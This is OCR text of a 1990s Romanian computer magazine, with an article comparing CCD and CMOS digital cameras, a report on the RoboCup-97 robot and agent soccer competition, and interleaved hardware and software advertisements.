JVC GR-DV1 este un produs deosebit de interesant. Paradoxal această cameră dispune de un singur senzor CCD capabil de o rezoluţie de 510.000 pixeli. Sistemul de stabilizare a imaginii şi înregistrarea pe casetă sunt prezente şi aici. Standardul în care camera operează este tot S-Video, iar sistemul de captură statică poate fi setat la formatele 4:3 sau 16:9. Trebuie să remarcăm însă că această cameră poate opera la doar 1 lux şi dispune de un sistem de poziţionare a imaginii (Viewfinder) ce operează la o rezoluţie de 112.000 pixeli.

Un produs ieftin şi inovator este Pixera Professional. Această cameră digitală este în stare să producă imagini statice sau video de 1.000.000 de pixeli. Ea dispune de un singur senzor CCD de 410.000 pixeli. Codificarea imaginilor pe 24 de biţi asigură o calitate remarcabilă, rata semnal/zgomot este de 46 dB, iar sistemele de focalizare sunt automate. Camera nu are posibilitatea de a stoca imaginile pe bandă, stocarea realizându-se direct pe hard disc. De remarcat că viteza de prelevare a imaginilor poate fi ajustată de la 1/1000 la 1/16 secunde.

Această plonjare în lumea camerelor digitale nu e menită să vă producă confuzie. Desigur, toţi avem propriile sisteme de evaluare a performanţelor camerelor digitale. Vor exista destui care vor spune că acestea nu se ridică la un nivel de calitate acceptabil. Dar, aceste camere sunt destinate unei largi game de utilizatori, preţul de comercializare fiind unul dintre indicatorii de care s-a ţinut seama în procesul de proiectare. Ele fac parte practic din gama produselor de preţ mediu. Cu alte cuvinte, nu se poate crea un produs şi pentru novici şi pentru profesionişti care să-i mulţumească deplin pe ultimii.

Pe de altă parte, trebuie ţinut cont şi de placa de captură video. De exemplu, deşi camera video Sony dispune de sistemul FireWire, capabil de rate de transfer ameţitoare, placa de captură care însoţea sistemul la prima lansare nu asigura o viteză de transfer suficientă capturii video full-motion.

Dar preţul de achiziţie a unei plăci de captură FireWire va fi mult mai mic decât al unei plăci de captură actuale, ca să nu uităm de formidabilul potenţial al tehnologiei FireWire susţinute de procesoarele Intel MMX. Aceste simbioze tehnologice sunt în stare să aducă schimbări majore nu numai în captura video, ci în întreaga lume multimedia.


...şi noul război

Dacă vă uitaţi mai atent la dotările celor patru camere digitale prezentate mai sus, veţi observa că toate au în comun ceva: senzorul este format din una sau trei celule CCD. Această tehnologie pare să domine piaţa senzorilor destinaţi produselor de preţ mediu.

Dar iată că lucrurile încep să schimbe,

Prima carte românească de referinţă în domeniul reţelelor de calculatoare

Autor, profesor şi cercetător, laureat al premiului ACM Karl V. Karlstrom Outstanding Educator Award, Andrew S. Tanenbaum, explică cu grijă felul în care reţelele funcţionează în interior, pornind de la tehnologia hardware până la cele mai utilizate aplicaţii de reţea. Cartea urmează o abordare structurată a reţelelor de calculatoare, începând de jos (de la nivelul fizic) şi parcurgând treptat calea spre vârful acestora (nivelul aplicaţiilor).



Subiectele abordate includ:

- Nivelul fizic (firele de cupru, fibrele optice, comunicaţiile radio şi cele prin satelit)
- Nivelul legătură de date (principiile protocoalelor, HDLC, SLIP şi PPP)
- Subnivelul de acces la mediu (LAN-uri IEEE 802, punţi, noile LAN-uri de mare viteză)
- Nivelul reţea (rutarea, contolul congestiei, interconectarea reţelelor, IPv6)
- Nivelul de transport (principiile protocoalelor de transport, TCP, performanţa reţelei)
- Nivelul aplicaţie (criptografia, poştă electronică, ştiri, Web-ul, Java, multimedia)

În fiecare capitol sunt descrise în detaliu principiile de bază, urmate apoi de exemple ample luate din Internet, reţele ATM şi reţele de comunicaţii fără fir.

Doresc să cumpăr cartea Reţele de calculatoare

V-am expediat în contul C.P. Agora nr.: 31003017110178 deschis la Banca Transilvania, filiala Mureş, 70.000 lei (în care nu sunt incluse taxele poştale), cu mandatul poştal/ordinul de plată nr.: .... din data de .... ☐ Doresc să-mi trimiteţi şi factură.

Pentru elevi şi studenţi cartea costă 50.000 lei. Ei vor trebui să ataşeze comenzii o copie după carnetul de elev sau student.

Numele şi prenumele: .... Funcţia: ....

Firma: .... Adresa: ....

Cod poştal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....

numele unui nou competitor făcându-se tot mai auzit. Celulele CMOS sunt cele care vor face concurenţă serioasă senzorilor CCD.

Venind puternic din urmă, senzorii CMOS aduc cu ei un avantaj greu de egalat: costuri de fabricaţie mult scăzute faţă de tehnologiile CCD. Acest avantaj rezidă în faptul că procesul de fabricaţie al acestor senzori poate fi realizat în actualele linii de fabricaţie a chip-urilor de siliciu. La polul celălalt, celulele CCD necesită linii speciale de fabricaţie al căror randament (număr de produse utilizabile) este mult mai scăzut. Toate acestea fac ca senzorii CMOS să aibă un avantaj de circa 25-50$ faţă de celulele CCD în ceea ce priveşte gama de produse destinate teleconferinţelor (160x120) sau capturii statice (640x480). Această diferenţă de preţ între senzori se traduce într-o diferenţă de preţ de ordinul a 100-150$ între preţurile de vânzare cu amănuntul al camerelor, iar în gama de produse al căror preţ nu depăşeşte 400$, această diferenţă este demnă de luat în considerare.

Cel mai clar exemplu în acest sens îl constituie camera digitală a companiei Sound Vision Inc. Aceasta capturează şi comprimă imagini statice color, imagini video şi sunet. Deşi preţul ei este în jurul a 300$, nu veţi găsi pe piaţă nimic atât de performant nici la un preţ dublu. Iată câteva dintre facilităţile de care se bucură acest aparat de fotografiat digital: rezoluţie de 1000x800, blitz electronic automat, memorie internă PCMCIA (de tipul I sau II) de 2,5 MB, posibilitatea de a dispune de mai mulţi algoritmi de compresie şi de a înregistra maxim cinci secunde de sunet pe imagine. De remarcat că ultima facilitate este deosebit de atractivă pentru surferii Internet, care pot trimite acum o poză însoţită de cinci secunde de sunet. Desigur, camera poate fi conectată direct la PC printr-o legătură serială, utilizatorul putând-o folosi pentru teleconferinţe cu rate de 1 imagine pe secundă.

Dar nu trebuie să ne înecăm în propriul entuziasm. Senzorii CMOS devansează ca raport preţ/performanţă celulele CCD în aşa numita gamă a fotografiilor destinate albumelor de familie. Calitatea solicitată în acest domeniu e undeva între nivelul profesional şi cel al rezoluţiilor scăzute (cum ar fi standardul NTSC/PAL). Pentru profesioniştii din domeniu care doresc să obţină imagini de înaltă calitate (16.000.000 pixeli), senzorii CCD sunt deocamdată singura soluţie disponibilă.

Conectat sau portabil?

Dacă în cele din urmă aţi hotărât să achiziţionaţi un aparat de fotografiat digital care să vă facă viaţa mai plăcută sau mai uşoară, n-aţi scăpat de griji. Trebuie să vă hotărâţi dacă aparatul pe care veţi plăti o sumă destul de consistentă va fi conectat în permanenţă la PC-ul dvs. sau va fi un dispozitiv portabil. Ambele tipuri sunt reprezentate de oferte variate, aşa că, odată ce v-aţi hotărât asupra unuia dintre tipuri, veţi avea de unde alege. De asemenea, ca în multe alte domenii, preţurile acestor dispozitive scad din ce în ce mai mult.

Însă indiferent care dintre cele două tehnologii vi se pare mai atractivă, la achiziţia unei camere digitale trebuie să aveţi în vedere următorii indicatori de calitate:

- facilitate în utilizare. Asta ar însemna că numărul de butoane de pe cameră trebuie să fie minim. Un număr prea mare de butoane ar putea aduce confuzie în rândul utilizatorilor obişnuiţi.
- sistemul de centrare. O cameră digitală fără un sistem de centrare (ViewFinder) a imaginii nici nu intră în discuţie. Unele dintre primele camere cu sisteme de centrare nu produceau o imagine finală centrată şi

Courtesy of Raychem

Pune-ti PC'ul la lucru

Solutia National Instruments de automatizare industriala folosind computere PC

Instalarea in fabrica sau laborator a unui sistem automat de monitorizare si control de proces bazat pe computere PC este o investitie in efectivitate ce duce la reduceri importante de cheltueli de productie si termene de livrare. National Instruments are hardware si software pentru culegere de date, MMI/SCADA, si networking industrial.

Culegere de date
- placi de achizitie
- cartele de tip PCMCIA
- conditionare de semnal

Software pentru MMI, SCADA, SQL, SPC, DDE, TCP/IP
- LabVIEW
- LabWindows/CVI

Networking industrial
- Fieldbus
- RS-485 si RS-232

Pentru a afla mai multe despre automatizari folosind computerul PC, contacteaza pe integratorii de sisteme National Instruments din Romania.

NATIONAL INSTRUMENTS
The Software is the Instrument

Integratori de sisteme National Instruments în România
Bucureşti: Imperial Electric 01-2113782 • Genesys Software 01-6384944 • ACT 01-6377156
Timişoara: CoRES Trade 056-190051; **Cluj Napoca** :FROsys 064-430805 • SC Net Brinel 064-430280
Iaşi: Prince Software 032-212559 • Tehnorom 032-116502
US Corporate Headquarters • Fax: (512) 794-8411 • E-mail: info@natinst.com

© Copyright 1996 National Instruments Corporation. All rights reserved. Product and company names listed are trademarks or trade names of their respective companies.

frumoasă ca cea afişată de sistemul de centrare. Dar, dacă camera dispune de un ecran LCD, aţi scăpat de această problemă.

- rezoluţia. Dacă camera nu asigură o rezoluţie minimă de 640x480 nici să nu vă gândiţi să o cumpăraţi. Peste numai câteva zile de utilizare, vă veţi da seama că aţi aruncat banii pe fereastră.
- blitz-ul electronic. Iluminarea suplimentară este absolut necesară.
- algoritmul de compresie. Nivelul de performanţă al algorimului de compresie a imaginilor captate va determina practic randamentul în exploatare. Cei mai cunoscuţi algoritmi de compresie în ordinea descrescătoare a performanţei ar fi: SPIHT, Wavelet, Fractal2, I-JPEG, Fractal şi JPEG.
- software-ul de prelucrare. Aici alegerea e mai simplă. Cele mai populare programe sunt Adobe Premiere şi Photoshop. Ele sunt folosite de cei mai mulţi *fotografi digitali* pentru a prelucra imaginile capturate. Programele dispun de algoritmi de antialising şi de filtre dedicate.
- cablurile de conectare. Trebuie să aveţi în vedere că e aproape imposibil să vă procuraţi un cablu de legătură de rezervă. Aşa că sfatul ar fi să nu pierdeţi cablul original. Pe de altă parte, nu există un standard de configurare a conectoarelor acestor cabluri. Aşa că fiecare producător şi-a dezvoltat propriul tip de conectoare.

Acestea fiind spuse, să aruncăm o privire la unele dintre motivele care ar trebui să vă determine să adoptaţi una dintre cele două tehnologii (conectate şi portabile) ce domină lumea aparatelor de fotografiat digitale.

Camerele digitale conectate sunt de cele mai multe ori proiectate a fi camere video half-motion sau full-motion (pentru supraveghere, videoconferinţe, etc.). Primele produse de preţ scăzut asigurau o rezoluţie scăzută, chiar inacceptabilă. Aceste produse erau ceva de genul: preţ scăzut pentru o calitate la fel de scăzută. Cu toate acestea, rezoluţiile furnizate de acestea era mulţumitoare pentru o gamă destul de largă de utilizatori.

Pe măsură ce senzorii şi algoritmii de compresie au evoluat iar lăţimea de bandă a fost împinsă tot mai sus, aceste produse au început să-i mulţumească chiar şi profesioniştii din domeniu.

Orientarea spre o soluţie conectată nu vă va scăpa de griji, chiar dacă nu trebuie să vă preocupaţi de durata de viaţă a bateriilor sau de performanţele şi consumul ecranului LCD.

O problemă pe care trebuie să o aveţi în vedere ar fi faptul că aparatul de fotografiat conectat va avea nevoie de o conectare serială la PC. Numărul porturilor seriale sunt limitate la o maşină Wintel PC (proprietară sau nu), aşa că dacă aţi ocupat deja toate aceste porturi, veţi fi nevoit să adăugaţi o placă serială pe care să o configuraţi în aşa fel încât să nu intre în conflict cu celelalte dispozitive seriale. Aceasta vă poate da foarte multă bătaie de cap, căci adresele conflictuale sunt o problemă serioasă pentru PC-uri.

Una dintre soluţii este propusă de compania Kodak prin produsul Kodak DVC 300. Această cameră digitală conectată este destinată noii magistrale USB (Universal Serial Bus). DVC 300 este fără doar şi poate un produs foarte interesant, dar magistrala USB poate fi găsită deocamdată pe foarte puţine sisteme; specialiştii din domeniu fiind de părere că aceasta nu va fi adoptată la scară mare până la apariţia noului SO Microsoft - Windows 98 sau Rhapsody. (Căruia i-a fost destinată de altfel magistrala USB.)

Dacă veţi dispune în viitorul apropiat de o cameră digitală conectată, trebuie să ţineţi cont şi de distanţa faţă de PC la care aceasta

TOTALSOFT

TOTALSOFT
ARHITECTURI INFORMATICE

NOTEBOOK

PERIFERICE

DUAL - All In One - AT 6000

Procesor Intel 166, 200 MHz cu MMX, 16 MB RAM exp. la 128 MB
Display 12.1" TFT SVGA LCD, 2 MB VRAM 800x600x64 K culori
HDD 1.3, 1.6, 2.0 GB, Built-in Multimedia System
Autonomie 3h cu baterie Li-ION, Adaptor AC 220 V
Sloturi PCMCIA 1 x tip III, 2 x tip II, Greutate fără baterii 3.3 kg

CD-ROM portabil

Interfaţă pe port paralel
Viteze: 8x, 10x, 12x
Dimensiuni: 155x275x55 mm
Greutate: 1 kg

CD-Recordable

Interfaţă pe port paralel sau SCSI
Viteză la scriere 2x
Viteză la citire 4x
Dimensiuni: 155x325x55 mm
Greutate: 1.7 kg

HDD portabil

Interfaţă pe port paralel
Capacităţi: 1.7, 2.0 GB
Timp de acces: 11 ms
Dimensiuni: 135x210x40 mm
Greutate: 1.8 kg

FREE MIND ADVERTISING

Calea Dorobanţilor 103-105, sector 1, Bucureşti Tel/fax: 2302374 2300976 2301020/133 E-mail: totsoft@mb.roknet.ro

HotSoft


KeyMap & Fonts

Add-on

Designed for

MICROSOFT® WINDOWS'95

VERSIUNEA 2



Keyboard Properties
? X
Speed
Language
KeyMap
General
Soft
$ 1 2 3 4 5 6 7 8 9 0 - = <-
Tab q w e r t y u i o p ă î â
CAPS a s d f g h j k l ; ţ Enter
Shift z x c v b n m , . / Shift
Ctrl Alt AltGr Ctrl
Explorează...
Font...
OK
Cancel
Apply

Limbajul: Romanian

Layout: Romanian

☑ Literă

Mută în spate ☐

MS Sans Serif, 8, Regular

ă, Ă

0227, 0195

Ro

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516

***

www.hotsoft.ro/keymap

Hot Soft SRL

Noul KeyMap 2.0
pentru Win95

împreună cu peste 180
de fonturi

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.

(Pentru licențe multiple apelați la sediul firmei.)

☐ Doresc să-mi trimiteți și factură.

Numele și prenumele: .... Funcția: ....

Firma: .... Adresa: ....

Cod poștal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....

va opera. Zgomotele care se pot induce în cablul ce realizează conectarea sunt o problemă serioasă, unele sisteme de vizualizare din domeniu fiind limitate de aceste zgomote la o rază de acţiune foarte mică. Acest lucru vă va face probleme dacă veţi dori să realizaţi videoconferinţe sau conferinţe statice (half-motion) cu un astfel de sistem.

Un alt dezavantaj destul de bizar este sistemul de focalizare a acestor sisteme de vizualizare conectate. La cele mai multe dintre acestea, focalizarea nu este servo, ci manuală. Cu alte cuvinte, în momentul în care aţi ales colţişorul de lume pe care doriţi să-l imortalizaţi, trebuie să rotiţi de un dispozitiv cilindric până când obţineţi claritatea dorită. Este o operaţiune pe care foarte multe voci ar putea-o categorisi pe bună dreptate ca fiind primitivă.

Dar să nu uităm că aceste camere au un avantaj deosebit: furnizează imagini instantanee. Cu alte cuvinte, imaginea sclipitoare şi clară e disponibilă pe PC-ul dvs. odată ce aţi focalizat camera. Pe de altă parte, trebuie să avem în vedere şi preţurile mereu în scădere ale acestor aparate. De exemplu, DVC 300 se va vinde la un preţ undeva în jurul a numai 300$.

La polul celălalt, aparatele de fotografiat digitale portabile nu sunt departe de cele conectate. Tot mai multe dintre ele sunt echipate cu ecrane LCD şi chip-uri de memorie flash. Acestea vă dau posibilitate vizualizării unei imagini achiziţionate; aşa că dacă aceasta nu vă convine o puteţi trage în chip încă o dată, fără să fiţi nevoiţi să faceţi o plimbare până la PC sau laptop. Demn de remarcat e şi faptul că memoriile acestor aparate se pot conecta la slot-urile PCMCIA ale unui laptop sau la alte dispozitive (să le spunem de docare) conectate la PC.

Unul dintre aspectele pe care nu trebuie însă să-l neglijaţi la alegerea unei camere digitale portabile e durata de viaţă a bateriilor. Prin apariţia ecranelor LCD şi a altor facilităţi, unele dintre aceste camere s-au transformat în veritabile *sugative energetice*. De exemplu, camerele Olympus L-200 şi Fujix DS-7 *mor* după un număr inacceptabil de fotografii făcute şi transferate (circa 12). Această problemă ar putea fi surmontată prin înlocuirea bateriilor originale cu unele mai scumpe bazate pe ioni de litiu (125Wh/kg şi 250 Wh/l). S-ar putea însă ca nici acest lucru să nu vă aducă satisfacţiile scontate pentru suma investită în noile baterii. O mână de ajutor pare să vină din partea unei noi tehnologii, care promite să aducă o îmbunătăţire substanţială în lumea bateriilor. Noile baterii vor fi realizate din polimeri metalici şi vor avea capacităţi cu circa 67% mai mari decât uzualele baterii de Ni-MH. Aceste capacităţi mult îmbunătăţite vor fi disponibile însă la preţuri destul de pipărate, ca să nu mai pomenim că aceste baterii vor ieşi pe piaţă peste aproximativ 3-5 ani.

Deşi o cameră portabilă e în general mai scumpă decât una conectată, preţurile primelor sunt într-un accentuat proces de scădere. De exemplu, Kodak DC-120 care se bucură de facilităţi ca senzori CCD de înaltă rezoluţie, focus prin lentile, ecrane LCD, blitz şi chip-uri de memorie flash se comercializează la 999$. De asemenea, o nouă generaţie revoluţionară de astfel de aparate îşi face apariţia - camere portabile cu senzori în tehnologie CMOS.

Nu vă amăgiţi însă! De fapt şi de drept, fiecare tip de aparat de fotografiat digital (portabil sau conectat) se adresează unui anume segment de piaţă. Cu alte cuvinte, nu puteţi scoate pe cineva cu forţa la plimbare sau să-l legaţi de scaun în faţa PC-ului de dragul aparatului de fotografiat, fie el digital sau nu. Camerele digitale conectate se adresează acelora care doresc să dispună de un sistem de supraveghere sau conferinţă ieftin şi pentru care mobilitatea nu are câtuşi de puţin importanţă. Camerele portabile sunt pentru cei pe care călătoria îi pasionează mai mult sau pe care slujba îi împinge la călătorie. Aceştia pot acum aduce imagini de la un târg sau de la mare fără să se mai frământe dacă pozele ies sau nu bine. (Viva LCD!) Cu alte cuvinte: decizia vă aparţine în totalitate.

Un viitor digital

Cel mai potrivit cuvânt de încheiere ar fi amintirea faptului că sateliţii spion care vor fi lansaţi anul viitor vor fi capabili de rezoluţii de 1 m şi vor fi accesibili oricărui utilizator care dispune de o legătură Internet şi de un cont la bancă (accesibil sau nu electronic). Aceşti sateliţi de supraveghere au la bord camere digitale care practic fac posibile rezoluţiile de ordinul celei amintite mai sus. Cu alte cuvinte, fie că individul care vă face poza se află la trei metri în faţa dumneavoastră, fie că se află la mii de km distanţă, zâmbetul de pe propria voastră faţă ar putea fi imortalizat într-o manieră digitală. Aşa că eu spun că momentul să vă faceţi o poză digitală a sosit. Just relax, say cheese! ■

Marius Tudorică este student la Universitatea Tehnică Cluj şi vechi colaborator al revistei BYTE România. Poate fi conectat la: **office@agora.ro.**

COMPAQ
166
200
233
266
servere
staţii de lucru
notebookuri
multimedia
Preţuri Excelente
3 ani Garanţie
TORNADO
SISTEMS
CONSTANŢA 041-618580, 619863, 619864 BUCUREŞTI 01-6672823, 6672632
DISTRIBUITOR AUTORIZAT

Gooooooooooooooooool !

Concurs între roboți realizați de studenți.

De Ionuț Mușlea

Mai sunt cinci secunde de joc și suntem conduși cu 1-0. Suntem cu toții în picioare, cu ochii lipiți de ecran, și nu îndrăznim nici să clipim. Ai noștri interceptează mingea în preajma propriului careu, pasează precis spre centrul terenului, unde urmează un dribling scurt, o pasa în adâncime spre vârful de atac complet demarcat, care trage „dintr-o bucată“ și înscrie incredibil la colțul scurt. Din cele 6 piepturi țâșnește simultan un urlet de bucurie mai ceva decât al unui comentator brazilian: Gooooooooooooool! Deși meciul este în reluare și unii dintre noi îl văd a cincea oară, fețele tuturor s-au luminat și răsuflăm ușurați pentru câteva secunde. Încep prelungirile, portarul nostru intervine salvator, urmează un atac pozițional care nu prevestește nimic spectaculos, dar ai noștri trag surprinzător de la 18-20 de metri, portarul e surprins pe picior greșit și: Goooooool! Cum jucăm după regula „golului de aur“, iată-ne câștigând finala mică a campionatului mondial și plecând acasă cu medaliile de bronz!

Deși ați putea crede că rândurile de mai sus reprezintă visul meu legat de Mondialele de la Paris (ce n-aș da să ia „băieții Generalului“ bronzul!), sau mai știu eu ce rezultat înregistrat într-o obscură ligă de „pitici“, nu este câtuși de puțin vorba de așa ceva. Meciul chiar a avut loc, s-a jucat pe data de 28 august la Nagoya (Japonia), și a reprezentat „finala mică“ a RoboCup-97, secția „agenți sintetici“. Echipa noastră, ISIS (*ISI Synthetic*), a învins cu 2-1 (1-0, 1-1) pe CMUnited (echipa celor din Carnegie Mellon) și a ieșit pe locul 3 din 32 de echipe.

Robocup-97 a reprezentat una dintre marile atracții ale IJCAI-97 (*International Joint Conference on Artificial Intelligence*), cea mai importantă conferință de inteligență artificială a anului. Robocup-97 a fost prima ediție a campionatului mondial de fotbal pentru roboți/agenți și a avut 3 secțiuni: roboți mici (4 echipe), roboți mijlocii (5 echipe) și agenți sintetici (32 de echipe). Roboții mici au jucat „fiecare cu fiecare“, iar cele mai bune două echipe și-au disputat finala, în care Carnegie Mellon a învins echipa japoneză NAIST cu 1-0. Roboții mijlocii au jucat 2 meciuri fiecare, iar cele mai bine clasate două echipe și-au disputat finala. Meciul s-a jucat între DreamTeam (USC) și Osaka University, și s-a terminat la egalitate 0-0. Au urmat prelungirile, care s-au desfășurat până ce roboțeilor li s-au terminat... bateriile. În acel moment a avut loc o discuție extrem de aprinsă, în urma căreia s-a luat decizia de a se decerna titlul de campion mondial *ambelor echipe*.

Practic, competițiile rezervate roboților au fost marcate de limitările tehnice specifice domeniului. Astfel, roboții se agățau și se blocau reciproc la tot pasul, motorașele se ardeau, bateriile se terminau înainte de vreme, partidele erau întrerupte la 10-15 secunde pentru ca „antrenorii“ să-și despartă „odraslele“ înțepenite, iar unii jucători se încăpățânau să se izbească repetat cu „capul“ de primul parapet întâlnit în cale. Mai mult, două din cele cinci echipe mijlocii nici nu s-au mișcat din loc pe durata partidelor „disputate“, iar punctul forte al meciului între aceste echipe de „statui“ (bolovani?) l-a constituit șuieratul prelung al „portarului“, care și-a folosit în mod inutil jetul de aer încercând să oprească un șut... inexistent. În aceeași liga, din cele 6 partide disputate, jumătate s-au încheiat cu un scor alb. DreamTeam-ul a înscris de 8 ori (din care două autogoluri!) în două meciuri (scoruri 4-0 și 2-2). Exceptând DreamTeam-ul, doar echipa din Osaka a mai fost capabilă să înscrie, iar unicul lor gol a fost rodul unui complex de împrejurări cu totul ieșit din comun: la începutul partidei, adversarii lor (australienii de la RMIT) au... uitat să pună un robot în poartă. Lovitura de începere a meciului a fost executată de japonezi, iar întâmplarea a făcut ca primul contact al unui robot cu balonul să-l trimită pe acesta din urma spre poarta nefericiţilor australieni.

Deşi competiţia de agenţi a fost la un nivel net superior, ea s-a bucurat de o mai mică atenţie din partea vizitatorilor. Mulţi se aşteptau ca roboţii să fie echivalenţii lui Pele, Maradona, sau măcar a vreunui obscur jucător de „Divizia Onoare“, iar frustrarea iniţială a creat o stare de spirit în care lumea s-a mulţumit cu luatul la mişto al „vajnicilor combatanţi“. Revenind acum la agenţi, trebuie să spunem că această competiţie a fost mult mai apropiată de echivalentul ei uman, atât ca sistem de disputare, cât şi din punct de vedere al calităţii jocului. Cele 32 de echipe au fost împărţite în 8 grupe, în care fiecare echipă le-a întâlnit într-un meci direct pe celelalte trei. Primele două clasate s-au calificat pentru faza următoare, care s-a jucat în sistem eliminatoriu: optimi, sferturi, semifinale şi cele două finale.

Exceptând jocurile din grupe, când „agenţii-statui“ au fost snopiţi de ceilalţi cu scoruri de nivelul 25-0, restul meciurilor au fost extrem de echilibrate, în ciuda unor diferenţe de scor aparent enorme (11-2 în finală, 14-0 şi 6-0 în semifinale). Fiecare echipă a constat din 11 jucători (adică 11... programe), care primeau informaţiile despre terenul de joc de la un SoccerServer ce a jucat rolul de coordonator central (serverul a fost implementat de către organizatori, iar interfaţa agent-server a făcut obiectul unei dezbateri publice). Meciurile au fost vizualizate într-o fereastră de culoare verde, „liniată“ ca un teren de joc pe care agenţii erau reprezentaţi sub formă de cerculeţe. Vizionarea unui astfel de meci e asemănătoare cu cea a unei partide de „fotbal cu nasturi“ privită de sus, cu unica diferenţă că jucătorii nu se mişca unul câte unul, ci toţi deodată.

Interfaţa server-agent este deosebit de simplă, comunicarea desfăşurându-se după cum urmează: la intervale 300 milisecunde, fiecare agent/program transmite serverului acţiunea pe care doreşte să o execute (de exemplu: sprintează, trage, roteşte-te, etc.), iar serverul execută acţiunile în cauză şi actualizează situaţia pe terenul de joc. Reciproc, la intervale de 100 milisecunde, serverul transmite fiecărui agent informaţia vizuală (în funcţie de orientarea agentului şi de poziţia sa pe teren, la un moment dat diversele obiecte pot fi vizibile, parţial vizibile sau invizibile) şi auditivă (agenţii pot transmite mesaje care „se aud“ până la o anumită distanţă). Pentru crearea unor situaţii cât mai realiste, serverul foloseşte şi parametri de tipul „viteza vântului“ sau „factori aleatori“, cum ar fi efectul neaşteptat al unui smoc de iarba ori al unei bălţi aflate în calea mingii.

Poate că cea mai bună şi concisă descriere a scopului RoboCup este data de Kitano et al. în „abstract“-ul articolului „The RoboCup Synthetic Agent Challenge 97“:

„RoboCup Challenge oferă un set de probleme deschise legate de sisteme multi-agent care acţionează în timp real în medii dinamice. Deşi RoboCup-ul a fost gândit ca o problemă-test pe termen lung (două sau chiar trei decenii), RoboCup Challenge propune trei probleme concrete pentru următorii doi ani: învăţarea de către agenţi individuali şi în echipă, planning şi executarea planurilor în sisteme multi-agent, şi modelarea oponentului.“

Acum un an, RoboCup Challenge părea un vis frumos, căci competiţia pre-Robocup (8 echipe participante) a fost câştigată detaşat de echipa unui student de la Tokyo University, care a hack-uit de unul singur o echipă ce n-avea nimic în comun cu inteligenţa artificială şi se baza exclusiv pe un noian de calcule trigonometrice. Poate că

Best Power este leaderul alimentării neîntrerupte în gama 250 VA - 2 MVA. Sistemele trifazate **(seriile S4000, BEST3100, BEST1000)** sunt ideale pentru bănci, sisteme de comunicaţie, industrie.

Deoarece aceste UPS-uri sunt "true online", ele sunt recomandate de mari producători de echipamente informatice.

Sisteme trifazate S4000

O reţea de alimentare instabilă poate duce la distrugerea datelor stocate pe servere de reţea sau de comunicaţie, transmisia defectuoasă a datelor, defectarea prematură a componentelor şi multe altele.

Produsele Best Power rezolvă aceste probleme. Ele filtrează tensiunea de alimentare înainte ca aceasta să ajungă la reţeaua dumneavoastră, ceea ce reduce rata de cădere a computerelor şi reţelei cu până la 80%. Dacă apare o pană de curent, ele oferă alimentare de siguranţă pentru funcţionarea corectă a sistemului.

GENESYS

Best Power

Distribuitor autorizat: *GENESYS SRL*
Str. Ştefan Furtună 169, sector 6, Bucureşti 77171
Tel.: (01) 638.49.44; Fax: (01) 220.33.95
Internet: http//www.genesys.ro
E-mail: sales@genesys.ro

EȘTI PREGĂTIT PENTRU MÂINE?

MARI PREMII PREMIUL 1

Oferit de **COMRACE COMPUTERS**

[Tel: 051-415800; Fax: 051-413209]

- placă de bază: TX-MMX PCI P5, 75-233, 3PCI/3 ISA
- 512 kB cache
  Pipeline Burst Syncron
- procesor INTEL PENTIUM 200 MMX
- 32 MB EDO RAM
- HDD WD-Caviar EIDE 2 GB
- FDD Sony 3,5"
- 16xCD-ROM Drive FUNAI EIDE
- microfon
- tastatură COMRACE 104 Win 95
- mause COMRACE 3 butoane 400 dpi + pad
- Trident ProVidia 9685 3D Direct Draw 2 MB EDO, true color, TV-OUT, MPEG
- MEGAWAVE GOLD Sound-Card 3D YAMAHA F7 18/704 hardware wavetable
- monitor ADI ProVista E40 15" Digital 1280x1024, LR, MPR II
- Windows 95 OSR2-PE (CD) + IE 3.02/USB
- BTC Fax-modem 33.600 Cirrus Logic V 34 Bis W/Voice PnP
- 3 CD CU JOCURI (MS GAME SAMPLER+1 SEGA+99 JOCURI)

comrace
COMPUTERS

MARI PREMII PREMIUL 2

Oferit de

AGER BUSINESS TECH

[Tel: 01-4103301; Fax: 01-4103340]

- Cirrus Logic CL-GD5480 VGA pe 64 biți +CI-PX4072 decodor + tuner Tv cu2MB/4Mb SGRAM
- intrare Tv cu suport NTSC/ PAL/ SECAM/
- captură video full-motion
- control al culorilor Tv
- suport Microsoft D3D
- intrare selectabiă a CATV-ului, camerei video, video-ului, LD-ului
- decodor teletext numai pentru PAL

Combo TV pro
PROLINK
AGER
